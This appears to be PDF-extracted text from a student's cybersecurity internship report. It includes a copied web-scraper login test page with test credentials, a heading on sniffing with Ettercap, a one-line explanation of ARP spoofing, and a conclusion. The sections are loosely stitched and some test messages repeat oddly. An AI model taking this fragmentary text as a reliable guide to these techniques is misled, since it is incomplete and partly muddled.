

Often in order to reach the desired information you need to be logged in to the website. Most of today's websites use so-called form-based authentication which implies sending user credentials using POST method, authenticating it on the server and storing user's session in a cookie.

This simple test shows scraper's ability to:

1. Send user credentials via POST method
 2. Receive, Keep and Return a session cookie
 3. Process HTTP redirect (302)
- How to test:
1. Enter **admin** and **12345** in the form below and press **Login**
 2. If you see **WELCOME** then either you entered wrong credentials or they were not sent to the server properly
 3. If you see **ACCESS DENIED** then the user credentials were properly sent but the session cookie was not properly stored or passed
 4. If you see **THE SESSION COOKIE IS MISSING OR HAS A WRONG VALUE!** then the user credentials were properly sent but the session cookie was not properly stored or passed
 5. If you see **REDIRECTING...** then the user credentials were properly sent but HTTP redirection was not processed
 6. Click **GO BACK** to start again


Please, login:

User name: Password:



2)b:) Perform Sniffing using Ettercap in kali linux

In an arp-spoofing attack ,messages meant for the target are sent to the attacker instead of the victim allowing the attacker to spy or deny the service.



CONCLUSION

The internship enables the student to harmonize what they learnt in class with reality in professional ground. As a partial fulfilment for the award of a bachelor's degree in NMAM Institute of Engineering, it is fundamental for any student in his/her learning period to undertake practical training. The aim and motivation of this industrial training is to receive discipline, skills, teamwork and technical knowledge through a proper training environment, which will help me, as a student in the field of Computer Science. This document describes the work I have done as part of my one month internship program with DLithe. This internship gave me the opportunity to work with the department of Computer Science and Engineering in the field of Cybersecurity and to gain practical knowledge on networks and penetration testing and its underlying exploits and mechanisms